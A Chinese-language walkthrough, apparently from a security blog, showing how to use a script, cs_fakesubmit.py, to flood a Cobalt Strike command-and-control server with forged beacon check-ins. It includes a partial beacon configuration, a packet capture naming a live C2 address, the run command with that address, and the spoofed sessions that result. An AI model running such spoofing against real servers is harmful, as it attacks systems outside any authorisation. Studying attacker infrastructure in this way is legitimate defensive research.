tub""pJ9URfAanzJA7qnkbuZsgQ==""bUsesCookies""True""HostHeader""""smbFrameHea
der""AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AA=""tcpFrameHeader""AAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAA=""headersToRemove""DNS_Beaconing""D
NS_get_TypeA""DNS_get_TypeAAAA""DNS_get_TypeTXT""Not Fou
nd""DNS_put_metadata""DNS_put_output""DNS_resolver""No
t Found""DNS_strategy""round-robin""DNS_strategy_rotate_seconds"-1"DNS_strateg
y_fail_x"-1"DNS_strategy_fail_seconds"-1"Retry_Max_Attempts""Retr
y_Increase_Attempts""Retry_Duration"}
```


2. 把Public Key复制到cs_fakesubmit.py的Public_key.txt中



3. 运行cs_fakesubmit.py

C2 Server URL 怎样获取

http

No.	Time	Source	Destination	Protocol	Length	Info
4	0.001812	192.168.80.128	158.247.240.30	HTTP	241	GET /IPYk HTTP/1.1
281	0.802243	158.247.240.30	192.168.80.128	HTTP	661	HTTP/1.1 200 OK
283	0.812974	192.168.80.128	158.247.240.30	HTTP	437	GET /push HTTP/1.1
294	2.796596	192.168.80.128	158.247.240.30	HTTP	437	GET /push HTTP/1.1
296	3.219696	158.247.240.30	192.168.80.128	HTTP	169	HTTP/1.1 200 OK
307	63.229016	192.168.80.128	158.247.240.30	HTTP	437	GET /push HTTP/1.1
309	63.571842	158.247.240.30	192.168.80.128	HTTP	218	HTTP/1.1 200 OK
320	66.583530	192.168.80.128	158.247.240.30	HTTP	437	GET /push HTTP/1.1
322	66.933500	158.247.240.30	192.168.80.128	HTTP	169	HTTP/1.1 200 OK

```
┌──(root㉿kali)-[/home/kali/CS_fakesubmit]
└─# python3 cs_fakesubmit.py

 ____ ____    _____     _          ____                  _                _ _
/ ___/ ___|  |  ___|_ _| | _____  / ___| _   _| |__  _ __ ___ (_) |_
| |   \___ \  | |_ / _` | |/ / _ \ \___ \| | | | '_ \| '_ ` _ \| | __|
| |___ ___) | |  _| (_| |   <  __/  ___) | |_| | |_) | | | | | | | |_
 \____|____/  |_|  \__,_|_|\_\___| |____/ \__,_|_.__/|_| |_| |_|_|\__|

+  @公众号 : F12sec
+  @Author : LiAoRJ
+  使用格式: python3 cs_fakesubmit.py
+  将PublicKey放入Public.txt          >>> MIGfXXXXXXXXXXXXXXX==
+  输入C2 Server URL          >>> 如 http://192.168.1.1:8081/dot.gif
请输入目标C2 Server URL:http://158.247.240.30:8024/push
请输入要发送的次数：20
OK!
```

4. cs假上线完成

Cobalt Strike 视图 攻击 报告 帮助

external	internal	listener	user	computer	note	process	pid	arch	last
218.255....	192.168....	demo	wang	Admin		houmen....	64267	x86	1m
218.255....	192.168....	demo		PC-1				x86	1m
218.255....	192.168....	demo	test	SQL				x86	1m
218.255....	192.168....	demo	test	admin				x86	1m
218.255....	192.168....	demo	test	User1		houmen....	51869	x86	1m
218.255....	192.168....	demo	system	hello		artifact.exe	59559	x86	1m
218.255....	192.168....	demo	www	Admin		shell.exe	49928	x86	1m
218.255....	192.168....	demo	wang	www		yuankon...	40656	x86	1m
218.255....	192.168....	demo	PC-1	System				x86	1m
218.255....	192.168....	demo	wang	User1		rundll32....	11963	x86	1m

日志X | web日志X | 监听器X

```
10/23 11:07:55 *** new ssh session wang@192.168.9.2 (www-data)
10/23 11:07:55 *** new ssh session PC-1@192.168.6.0 (www)
10/23 11:07:55 *** new ssh session test@192.168.4.0 (admin)
10/23 11:07:56 *** initial beacon from wang@192.168.0.8 (Admin)
10/23 11:07:56 *** initial beacon from www@192.168.4.5 (Admin)
10/23 11:07:56 *** initial beacon from PC-2@192.168.8.0 (Guset)
10/23 11:07:57 *** new ssh session www@192.168.6.15 (Admin)
10/23 11:07:57 *** new ssh session chen@192.168.6.4 (admin)
10/23 11:07:57 *** new ssh session www@192.168.5.10 (Admin)
[10/23 11:09] neo                                          [lag: 00]
event>
```